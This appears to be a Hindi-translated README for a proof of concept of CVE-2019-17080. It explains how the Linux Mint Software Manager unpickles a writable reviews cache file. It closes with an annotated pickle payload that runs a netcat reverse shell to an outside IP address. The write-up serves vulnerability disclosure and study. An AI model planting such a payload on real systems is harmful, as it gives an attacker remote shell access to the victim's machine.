andhrimnirr/mintinstall-object-injection
CVE-2019-17080

[TR] Linux mint सॉफ़्टवेयर प्रबंधक (v 7.9.5/9) गलत कॉन्फ़िगरेशन के कारण ऑब्जेक्ट इंजेक्शन और मनमाना कोड निष्पादन का कारण बनता है।
[EN] Linux mint सॉफ़्टवेयर प्रबंधक (v 7.9.5/9) गलत कॉन्फ़िगरेशन के कारण हमें ऑब्जेक्ट इंजेक्शन और मनमाना कोड निष्पादित करने का कारण बनता है।
mintinsall
[TR] जब हम Mint सॉफ़्टवेयर प्रबंधक चलाते हैं, तो यह जाँचता है कि कोई नई टिप्पणी है या नहीं, यदि नई टिप्पणी है तो इसे new-reviews.list से डाउनलोड करके फ़ाइल में लिखता है।
[EN] यदि कोई नई टिप्पणी है, तो new-reviews.list से डाउनलोड करें और फ़ाइल में लिखें।

code mintinstall.py
[TR] जब सॉफ़्टवेयर प्रबंधक पहली बार शुरू होता है, तो यह reviews मॉड्यूल से ReviewCache() क्लास को कॉल करता है।
[EN] जब सॉफ़्टवेयर प्रबंधक पहली बार शुरू होता है, तो यह reviews मॉड्यूल से ReviewCache() क्लास को कॉल करता है।

code reviews.py
[TR] ReviewCache क्लास शुरू होने पर (init) यह _load_cache() फंक्शन को कॉल करता है।
[EN] जब ReviewCache क्लास शुरू होता है (init) तो यह _load_cache() को कॉल करता है।


[TR] Load cache फंक्शन REVIEWS_CACHE वेरिएबल में मौजूद फ़ाइल को पढ़ता है और pickle मॉड्यूल की मदद से फ़ाइल के डेटा को unserialize करता है और कुछ मानों को मेमोरी में रखता है।
[EN] Load cache फंक्शन REVIEWS_CACHE वेरिएबल में फ़ाइल को पढ़ता है और pickle मॉड्यूल की मदद से फ़ाइल में डेटा को unserialize करता है और कुछ मानों को मेमोरी में रखता है।



[TR] जब मैंने फ़ाइल की जाँच की, तो ऐसा लगता है कि मुझे लिखने की अनुमति है।
[EN] जब मैं फ़ाइल की जाँच करता हूँ, तो ऐसा लगता है कि मुझे लिखने की अनुमति है।
[TR] Pickle मॉड्यूल की मदद से serialize/unserialize ऑपरेशन कर सकते हैं, इसलिए reduce मेथड का उपयोग करके हम मॉड्यूल को शामिल कर सकते हैं और मनमाना कोड निष्पादित कर सकते हैं।
[EN] Pickle चूंकि हम मॉड्यूल के साथ serialize/unserialize ऑपरेशन कर सकते हैं, हम reduce मेथड का उपयोग करके मॉड्यूल को शामिल कर सकते हैं और मनमाना कोड निष्पादित कर सकते हैं।
[TR] इस स्थिति में, यदि फ़ाइल को unserialize करने का प्रयास किया जाता है, तो हमारा दुर्भावनापूर्ण कोड चलेगा।
[EN] यदि आप फ़ाइल को unserialize करने का प्रयास करते हैं, तो हमारा दुर्भावनापूर्ण कोड काम करेगा।

cos
system
(S'nc -e /bin/sh 192.168.2.138 4545'
tR.
>> मॉड्यूल नाम c{os}
>> फंक्शन
( >> मार्कर ऑब्जेक्ट
S >> उद्धरण के अंत तक पढ़ें और स्टैक पर डालें
tR. >> स्टैक में मौजूद चीज़ों को कॉल करें और परिणाम को स्टैक पर रखें।